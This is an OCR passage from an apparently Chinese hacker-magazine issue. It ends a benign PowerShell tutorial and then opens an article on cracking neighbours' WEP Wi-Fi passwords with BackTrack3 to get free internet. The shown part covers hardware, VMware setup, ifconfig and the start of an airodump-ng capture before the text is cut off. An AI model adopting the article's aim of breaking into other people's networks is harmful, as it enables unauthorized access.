


图8

下面我们来看系统提供给我们的第一个例程：get-process，如图8。看上去很复杂，而且命令我们也不会，那要怎么办呢？没关系，Powershell提供了一个好东西，只要我们输入 **get-command -Noun process**，就能看到关于process的完整命令了，很方便吧，不过更方便的是它可以用Tab键补全我们的命令，只要我们输入其中几个关键字，然后按Tab键，PowerShell就会自动将它补全了，例如输入get-he，然后按下“Tab”键，屏幕上就会出现完整的Get-Help命令了，如图9。




图9

现在我们已经可以控制进程了，再来看看能不能控制些其它的。我们使用get-help找找看，如图10有好多哦，随便挑几个吧，分别输入get-host，get-service，如图11，图12。可以看到真的是很强大哦！




图10




图11




图12

接下来再玩些高级点的，与.NET Framework交互，我们可以使用New-Object命令创建一个.NET Framework中的类实例，并保存在变量中，比如输入以下的命令：

```
$n = New-Object -TypeName System.DateTime
$n
```

可以看到当前的系统时间，如图13。




图13

与COM交互，还可以使用如下命令来创建一个IE的对象，并让它导航到我们指定的网站。

```
$ie= New-Object -ComObject InternetExplorer.Application
$ie.Visible = $true
$ie.Navigate("http://www.kingofcoders.com")
$ie.Quit()
```

运行后可以看到成功的导航到了我们指定的网站，如图14。




图14

PowerShell还可以实现对注册表的完全控制，包括查询、修改、删除键值等，比如输入以下命令：**Get-ChildItem -Path hkcu:**，可以看到列出了HKEY_CURRENT_USER下面的所有信息，如图15。




图15

下面我们再用它来查看下主板BIOS，输入 **PS C:\> Get-WmiObject -Class Win32_BIOS**，可以看到如下信息：

```
SMBIOSBIOSVersion : 6.00 PG
Manufacturer      : Award Software International, Inc.
Name              : Ver 1.65
SerialNumber      :
Version           : IntelR - 42302e31
```

好了PowerShell的简单介绍就到这里，更多的功能还请大家自已挖掘吧！

（本文所涉及到的PowerShell已收录到光盘中）

文章难易度：★★★★

文章阅读快报：教大家如何通过BT3来破解WEP加密的无线密码

破解无线路由 享受蹭网大餐

丛林

随着无线路由器价格的逐渐降低，无线路由已成为了很多家庭用户首选的上网设备，在稍微繁华点的地段，基本上都能搜索到无线网络信号，如果想利用他们的无线网络上网，只需要破解出无线网络的密码就可以了，今天我就教大家如何利用BackTrack3破解无线网络密码。工欲善其事，必先利其器，并不是所有的无线网卡都支持BackTrack3，如果你有无线网卡，可以先访问http://backtrack.offensive-security.com/index.php/HCL:Wireless查看兼容网卡的列表，看里面是否有你的网卡型号，如果有就最好了，没有的话就需要单独购买了，在淘宝上就可以轻松买到，一定要购买在产品介绍上注明支持BT3的，为了方便可以买USB接口的无线网卡，价格也就几十元钱，也有经过特殊改装配上天线的，它可以接收到更远的信号，不过价格也在几百元左右，这里我们可以根据实际情况购买相应的网卡，还有就是BackTrack3（以下简称BT3）光盘了，本期光盘已经集成了BT3，只要在启动电脑的时候选择光盘启动，就可以自动进入BT3环境，BT3是基于Slackware和SLAX的自启动运行光盘，包含了一套安全及计算机取证工具，它其实是依靠融合Auditor Security Linux和WHAX（先前的Whoppix）而创建成的，集成了众多的黑客工具，破解无线密码只是其中的一项功能，如果有兴趣可以自行研究BT3的其它强大功能。

如果你使用的是USB的无线网卡，还可以在Windows下使用虚拟机启动，方法如下：首先安装虚拟机软件VMWARE，经测试至少在5.5版本以上才可以成功运行，安装好后在VMWARE新建一个虚拟机，选择Linux系统，在下面的类型选择other linux 2.6x kernel即可，如图1。在光驱中放入本期光盘，电脑插好USB网卡，在光驱选择本期光盘的驱动器（如果没装虚拟光驱或电脑只有一个光驱可省略此步），启动虚拟机，在虚拟机的BIOS选择光盘启动即可。另外还有一点，还要把USB网卡加载到虚拟机里，也就是在Windows下看不到此USB网卡，在VMWARE菜单选择“VM——removable devices——usb devices”，然后选择USB网卡即可，如图2，这时就看到Windows系统提示无线网卡已经卸载，现在就说明已经成功加载到虚拟机里了。

进入BT3的桌面，点击左下角类似CMD窗口的图标，就会打开一个SHELL，这里先输入**ifconfig -a**命令来查看所有本地的网卡，如图3。通常eth0是有线网卡，eth1是无线网卡，rausb0是USB网卡，我使用的是USB无线网卡，在图中可以看到已经能够正常显示这块USB网卡了（rausb0），接下来就要记录无线路由的信息了，在SHELL里执行**airodump-ng -w hacker 